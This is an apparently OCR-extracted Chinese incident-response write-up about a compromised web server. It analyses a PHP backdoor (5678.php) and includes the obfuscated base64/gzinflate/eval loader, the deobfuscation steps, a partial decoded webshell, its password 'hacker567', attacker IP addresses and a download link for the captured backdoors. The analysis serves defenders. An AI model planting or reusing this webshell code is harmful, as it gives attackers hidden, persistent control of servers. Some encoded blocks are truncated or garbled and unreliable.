
查看系统日志，发现存在一条 termdd 56 日志，时间是 6 月 16 日 0 点 08 分，虽然和挖矿软件时间接近，但是该日志并未显示登录成功。



查看 recent 也未发现相关行为



查看了浏览器的历史记录，未发现相关内容




在来看看系统日志，查看 15 号日志未发现登录通过 shell 连接系统，16 号日志也未发现异常。

```
- [15/Jun/2019:21:30:16 +0800] "GET / HTTP/1.1" 200 27921
- [15/Jun/2019:21:34:28 +0800] "GET /a/hunli/hunlizhaopian/2016/0915/64.html HTTP/1.1" 200 9410
- [15/Jun/2019:21:34:28 +0800] "GET /templets/44/css/basic.css HTTP/1.1" 200 2724
- [15/Jun/2019:21:34:28 +0800] "GET /templets/44/css/base.css HTTP/1.1" 200 5554
- [15/Jun/2019:21:34:28 +0800] "GET /templets/44/css/style.css HTTP/1.1" 200 39183
- [15/Jun/2019:21:36:35 +0800] "GET / HTTP/1.0" 200 9578
- [15/Jun/2019:21:37:02 +0800] "GET / HTTP/1.0" 200 9580
- [15/Jun/2019:21:37:03 +0800] "GET / HTTP/1.1" 200 9579
- [15/Jun/2019:21:37:14 +0800] "GET / HTTP/1.1" 301 -
- [15/Jun/2019:21:37:16 +0800] "GET / HTTP/1.1" 200 27921
- - [15/Jun/2019:21:55:52 +0800] "-" 408 -
- - [15/Jun/2019:22:55:53 +0800] "-" 408 -
- - [15/Jun/2019:23:43:40 +0800] "GET http://172.247.32.25/ddd.html HTTP/1.1" 400 226
- - [15/Jun/2019:23:56:01 +0800] "-" 408 -
- [16/Jun/2019:00:16:54 +0800] "GET / HTTP/1.1" 200 27921
- - [16/Jun/2019:00:16:55 +0800] "GET /js/scroll.js HTTP/1.1" 200 1922
- - [17/Jun/2019:18:08:46 +0800] "GET / HTTP/1.1" 200 27921
```

2.4. 后门木马分析

最后来简单分析下发现的 5678.php 的后门木马，本地搭建测试环境，木马访问如下：




万事俱备只差 password，从 5678.php 的具体内容来看，就是先对 info 内容进行 base64 解码，然后又利用 gzinflate 函数进行解压，然后执行，然而还是不知道密码。

```
L8V+h8h/jer+UgyT5qj1Gk/+eztNi9fDUPB7vmu8/wkdvNHz0rK/PrvV1H2tf
/+Dw==';
$www=base64_decode($info);$https=gzinflate($www);
@eval($https);
?>
```

那就先利用 base64_decode 解码、在 gzinflate 解压，看看输出个啥

```
<?php
$Code =
'8h/jer+UgyT5qj1Gk/+eztNi9fDUPB7vmu8/wkdvNHz0rK/PrvV1H2tf997DU4l/4+O3/fQhxHt7b/Tt1bX
';
$Temp = base64_decode($Code);
$temp = gzinflate($Temp);
echo $temp;
?>
```

具体结果输出如下，看着是一脸茫然，输出的这是些什么东东




虽然很长，乍一看不知道是啥，但是其实就是就是一段 php 代码，执行了 7 句代码，生成如下参数

第一步先是利用 urldecode 生成$O00OO0，

echo $O00OO0,输出的结果如下：

n1zb/ma5\vt0i28-pxuqy*6lrkdg9_ehcswo4+f37j

第二步生成$O00O0O



echo $O00O0O,输出结果如下：

base64_decode

最后将 eval 替换为 echo，$O00O0O 替换为 base64_decode，

```
echo(base64_decode(
"JE8wTzAwMD0ibkJOY3dXYU91dERFTHhpalhDWUpweWRvTUtoVGtRSHpWdnJBU0llYmZHZ2xaVVBGcVJtc2ZtblJnVE5oeEJyeWtEd2xW
JwR3FZZVpQdnRZcjlnTmpGV0dWdUNFM3VLUnZBZ0UzdTBOVDVmV3JGSWhnSU1HVGVKRlZPTU92bmRFZlBwRWZTQkFqcGdHSEliWFVBNFh
DRPd0o3UWZucFhlOTBOVDFwVjJESUVUcDBXckZJaGdNV3VqbkxFalNiWWFGd1IycHROVGNEY2xjME9sdFd1amlvWENGOU9qUENOVDBNdW
N1F3UGd6Vm5vWDI5Q0dyMHduVHEyblRPNHp2YzBuVHEzblRxQ25ybWxHcnpvejJ6b252T2dub0FKR3Jjd2hDOGQ1TitVNTZRbU5VZWxOM
wa3dQZlIzUjdRdlBnelZublhRRjlPVTFKbmFMQkdycU1FVFMxV1FQZ3pWbm9YUUpJV0h0V1FiSXZYVDVsWFVwZEV3bWFFMjkwVjBYU1dR
9YUWJKTjJBNWtRUDJ6Vk9JT3IwYkdUZWxOUWJKelZlQ3pWSklXU0llc2dNdVFUcHZXUUxvWGplMEUzQWdSVUFDV1FQaUdWSklPUXk5T1F
UdWSklPcjA5T1FPSk4yQTVPd0pidXd6YnVVQnBzYUZMWWFGZnpWdWZ6Q1JidXd6YnVVQnBzYUZMWWFGZnpWdWZYd1JJUWJKdXNnTXVRU3
T1FQTFJmdUxzQXRKTjJBNVZhRjlPam4wUnZwZlIyRExSMkxwUkNiSlh2ZUNXSHRXUVNKdU5UekllOVm5LelZlQ3pWSk1lakdMUndKSU9RU
QMUZNdWpHTFJ3SjdPUUZXUVNwOVFicDlRYnBDR1ZQMVJ2NGJ1VWVDUnZlNWhnSTlRd1BMUjNucFlhWExSMkFDWFFSN1F2RzFFdm4wTlQ5
hyZzhZeUFoUEZNOFIzUDVFVXFiWGpwZ0dIMHdYVUE0WFE5bFIzY3dZYklaczNtTEdVUElFdlI2Y3J0YkVUZUNHMnB4aGxGN0tTSXdFMlA
3ZlbEdIQnZFMjUwa1RHTEVUcHRzSE13QXZBQ0dVZXh6YU90T3BQTE5VOUJ6YU90T3hUeHcrYTlKQ090UjJleFJDMW9HVnVJR2xCdkUyNT
VTlnaGxuZ3NyQjK2VnVmTlQ0Qnp2OTBYVTlCaGxuZ3NyQjB6VHV0R2ExdHpWcGRYVlM2R3ZwNEdUUzdYMjlDRlExd1J2QUxOb0l3UnZBT
yRmdjckY3WFVBNFhRMUpHVG5kUnZlME5UOXhodjVkRXZxN0tTSUxodkxkWHZBQ3MydUx6MkJmUnY5MUV2UzZPMHVRU0p1UVNsQjJlRZlBM
Y5eFhRMXZ6VDFJRWpKNk9wR3BSdlBMRXZ5d2tRdXF6VExkRVR5d2tRa3BpTWRKZEdjd2tqbkxFZmNCUjJBQ05UejdHdjl4WFExb05WSXB
kRJR1FGbGhISjVoSEo1aDMwVlhVUDd6dmVsTjJYQ0UzQXhHck1sUGxwVW5KejBoMzBXa2ZQZFJqUEpzMnVMejJCZlJ2OTFFdlM2WFVMQ0
QndFM3VKRlZPQnoyOXRFM082TzBHVVBKRlVQd0ZsaEhKNWhISjVPUWM1aEhKNWhISmJPMEdVUEpHVVBsQndFM3VKRlZPQlIzUDVFVXE2U
lZ3NyQjlRdzVCUjJYd0UzTDd6dmVsTjJYQ0UzQXhHck1sUEpHVVBKcWdoMm5kRVU5Q2h3blVQbEZnY3JGN05VQUlHMkwwaGxPMVJqYjdH
FDaGxlZ3NRbW9FMkRJR1FGbGhISjVoSEo1aDNQcHNqU0J6VERJRzI0NnoyQXhYVUFDaDNtTEdVUElFdlI2YzNtNGgybnRHVGVDaHZlZFh
TFFdlM2TzB6NVBsR1VuckJ2RTI1MGtWbklzdnE2Y0hQZ3NyQndFM3VKR1ZPNmNWbTRPam5kRVVwSk9RYzVoSEo1aEhKN1JVZUpHVXB4R2
N0VUZUNHMnB4alRlZFhqUGRFSE1vUmpiN3ovRHB6Vk82enY5ME5vOilRdzV2RTI5MEdWdTdSVWVKRlVweEdDMTBFM0Y2YzNtNGgzUHBza
```


结果输出如下：

```
$O0O000="e0NQF9OQPKqy9HAetfXVmgzVPMu107QbJuuje1GVu5Or0bu0nCGTe0GamqSqucPamLOQLlETSbXUA4XQmhH1SbHpAcHQJ7uotWQSpIGwLFEVpoRTDKRVApRfJMu
lE25xWaJWQSp7QbJuQTpvWQP0EVmlE2PpOr0bPvptGA9aGTeJWQPKPJpcPAnEu3AgGvptGaXXTCX0EVmKEveBGaXXWap7uUGIEUAlE2PpOr0bzvpxcvLpsQLUNTDpV1upzTS
UqIWHB9QbJuQTAtR2A7ujPBRQF9OyGIEUAKq3PCWUPIRv5LETqMV19UaqDeV18IWa4fk3AgGvptGa50EVFfh2pvWyGIEUAKAVFMue9UaqDeqltfXVmvNTDpu11Eu3PBRe9xz
BRQJIsCPvNTDpz29JGaF9OUuIhrR1clc5PlAmhHclnlAQhrS5cyygnrFDhyy1cyy4S0GycoRococ4nHJDcrprcrS2cJuUcHJohrz4coFlcoconHO4S0yDcHzDcoeenobCPlz
ryDhySDPrbgPrSDSonQSlqgnHO0nyygnJSDcyzgcrz1c0uenHz2crc2hyO5nrz0P1OgPrerPrJ0nocgSlFgPrnUhyyCnlz4nyurhHJDcHq4hyAQclO3nHc2PXLuCFvuwFJRC
qv9dXe9rq1cMWHB9GTDoGVtJRCF9OQXnsq5LETAuR0LLz2BpRwR7KSMJRQF9OUpoR2A0WQPKP0AqTCXgu10IOr8bue9jPAPEu3FfVaF6OyGIEUAKq3PCWUPIRv5LETqMV19U
tWR3XIXUnMWQPoWVtWz2eoGauLOlIUNTDpV2yMujFIh2uCGTeihgIlzVnpOvSwhpPINjALEp9JWQJ7zfupzTt7QvnLR2qwGaO6ST50NVGIRfAoV2qMWHBwRvALNotWz2eoGa
V2zMWHBwRvALNotWz2eoGaufOlIesUAlV2RMWHBwRvALNotWz2eoGauIOlISE3u0V2JMWHBwRvALNotWz2eoGauZOlIUNT5JGvptGA9ZWQJ7zfupzTt7QvnLR2qwNvtwhfXI
J7zfupzTt7QvnLR2qwEQO6q2ACXfAKEQbIh2uCGTeihgIlzVnpOv4whJ15R3etV24MWHBwRvALNotWz2eoGaudOlInsVnDEe9dWQJ7zfupzTt7QvnLR2qwRQO6PvptGA9eGU
TCXvRQXXkQPKP0AqTCXvEwXXWHtbzfupzTt7QvnLR2qwRjywhpmfRp9oRTgMWHtbzfupzTt7QvnLR2qwRaO6PvptGA9HE3AgWQPgWHtbzfupzTt7QvnLR2qwRwO6HVpoRTDK
uCGTeihgIlzVnpOvPJOlIwzTniz29xEwbIh2uCGTeihgIlzVnpOvGvOlIgNjmlE2PpWQJ7zfupzTt7QvnLR2qwG2Rwhv90NUACGUOMWHBwRvALNotWz2eoGau6za06svpgzT
zTt7QvPpGvelEjS6A2pxHTeIEwbIh2uCGTeihgI9Yo4=";eval('?>'.$O0O0O0($O0O000($O0O000($O0O000($O0O000,$O0O000*2),$O0O000($O0O000,$O0O000,$O0O000),
00000,0,$O0O000))));
```

此时在将 eval 修改为 echo，即可成功输出我们期待已久的结果，密码为 hacker567

```
最后结果为?><?php error_reporting(0); header("content-Type: text/html; charset=utf-8"); set_time_limit(0); $salt = "silic1234"; $psw = trim($_POST['silicpass']);
$password="5e65b8bc45e75e240cd63cf36b075dd3";//密码hacker567 $passt = $salt.$psw; $passt = md5(md5(md5($passt))); function Root_GP($array) {
while(list($key,$var) = each($array)) { if((strtoupper($key) != $key || ''.intval($key) == "$key") && $key != 'argc' && $key != 'argv') { if(is_string($var)) $array[$key
stripslashes($var); if(is_array($var)) $array[$key] = Root_GP($var); } } return $array; } $asse='asert'; function Root_CSS() { print<<<END <style type="text/css">
*{padding:0; margin:0;} body{background:threedface;font-family:"Verdana","Tahoma","宋体",sans-serif;font-size:13px;margin-top:3px;margin-bottom:3px;table-
layout:fixed;word-break:break-all;} a{color:#000000;text-decoration:none;} a:hover{background:#BBBBBB;} table{color:#000000;font-family:"Verdana","Tahoma",
体",sans-serif;font-size:13px;border:1px solid #999999;} td{background:#F9F6F4;} .toptd{background:threedface;width:310px;border-color:#FFFFFF #999999
#999999 #FFFFFF;border-style:solid;border-width:1px;} .msgbox{background:#FFFFE0;color:#FF0000;height:25px;font-size:12px;border:1px solid #999999;text-
align:center;padding:3px;clear:both;} .actall{background:#F9F6F4;font-size:14px;border:1px solid #999999;padding:2px;margin-top:3px;margin-
bottom:3px;clear:both;} .footer{padding-top:3px;text-align: center;font-size:12px;font-weight: bold;height:22px;width:1050px;color:#000000;background: #8888
</style>\n END; return false; } //文件管理 class packdir { var $out=''; var $datasec=array(); var $ctrl_dir=array(); var $eof_ctrl_dir="\x50\x4b\x05\x06\x00\x00\x0
\x00"; var $old_offset=0; function packdir($array) { if(@function_exists('gzcompress')) { for($n = 0;$n < count($array);$n++) { $array[$n] = urldecode($array[$n])
$fp = @fopen($array[$n], 'r'); $filecode = @fread($fp, @filesize($array[$n])); @fclose($fp); $this -> filezip($filecode,basename($array[$n])); } @closedir($zhizhen
$this->out = $this->packfile(); return true; } return false; } function at($atunix = 0) { $unixarr = ($atunix == 0) ? getdate() : getdate($atunix); if ($unixarr['year'] <
1980) { $unixarr['year'] = 1980; $unixarr['mon'] = 1; $unixarr['mday'] = 1; $unixarr['hours'] = 0; $unixarr['minutes'] = 0; $unixarr['seconds'] = 0; } return
(($unixarr['year'] - 1980) << 25) | ($unixarr['mon'] << 21) | ($unixarr['mday'] << 16) | ($unixarr['hours'] << 11) | ($unixarr['minutes'] << 5) | ($unixarr['seconds'] :
1); } function filezip($data, $name, $time = 0) { $name = str_replace('\\', '/', $name); $dtime = dechex($this->at($time)); $hexdtime = '\x'.$dtime[6].$dtime[7].'
\x'.$dtime[4].$dtime[5].'\x'.$dtime[2].$dtime[3].'\x'.$dtime[0].$dtime[1]; eval('$hexdtime = "' . $hexdtime . '";'); $fr = "\x50\x4b\x03\x04"; $fr .= "\x14\x00"; $fr .=
"\x00\x00"; $fr .= "\x08\x00"; $fr .= $hexdtime; $unc_len = strlen($data); $crc = crc32($data); $zdata = gzcompress($data); $c_len = strlen($zdata); $zdata =
substr(substr($zdata, 0, strlen($zdata) - 4), 2); $fr .= pack('V', $crc); $fr .= pack('V', $c_len); $fr .= pack('V', $unc_len); $fr .= pack('v', strlen($name)); $fr .= pack('v'
```

可成功登录后门



本次应急过程整体比较简单，最大的收货就是捕获的两只后门马，以及对 5678.php 的分析，最附上两只马的下载地址以及对 5678.php 的分析脚本：

https://github.com/tide-emergency/php-

3. 攻击溯源

从日志中分析可看出最早从 19 年 1 月份，就有利用 thinkphp 命令执行漏洞进行攻击，进行目录枚举，利用织梦注入漏洞、添加后台用账户等通用性漏洞进行攻击尝试，虽然均未成功，但系统处于水深火热之中。

通过日志分析攻击成功的可疑 ip 地址如下：112.114.103.247、112.114.103.122、112.114.105.17、112.114.101.202、112.114.102.234，其 ip 归属地均为云南省临沧市，上述地址在 5 月 21 日、6 月 13 日均访问过 5678.php 的后门程序。

4. 安全建议

删除相关敏感文件或进行访问控制，防止被恶意攻击者利用。